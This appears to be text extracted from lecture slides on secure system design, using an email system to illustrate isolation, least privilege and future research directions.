    Send mail via SMTP and/or other protocols.
    Forward mail as needed.
    Allow users to write send new emails.

    Avoid unintended actions.
    Avoid abuse / sending spam.

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

    Receive mail via SMTP and/or other protocols.
    Send mail via SMTP and/or other protocols.
    Forward mail as needed.
    Allow users to write send new emails.

    Avoid unintended actions.
    Avoid abuse / sending spam.

Focus on:
isolation/separation
least privilege

Designing for Security

- What might a good design look like in practice?
  - Let us consider developing an email system.

    Receive mail via SMTP and/or other protocols.
    Send mail via SMTP and/or other protocols.
    Forward mail as needed.
    Allow users to write send new emails.

    Avoid unintended actions.
    Avoid abuse / sending spam.
- Careful design can produce a system intrinsically more robust. **[Hafiz 2004]**

Designing for Security

- Regardless of your *domain*, designing for security applies
  - Embedded systems
  - Distributed systems
  - Web applications
  - Data science
  - …

Testing for Security

- [And now for an external resource]

Future Directions

- Automating isolation guarantees in adversarial environments
- Making privilege specification & management easier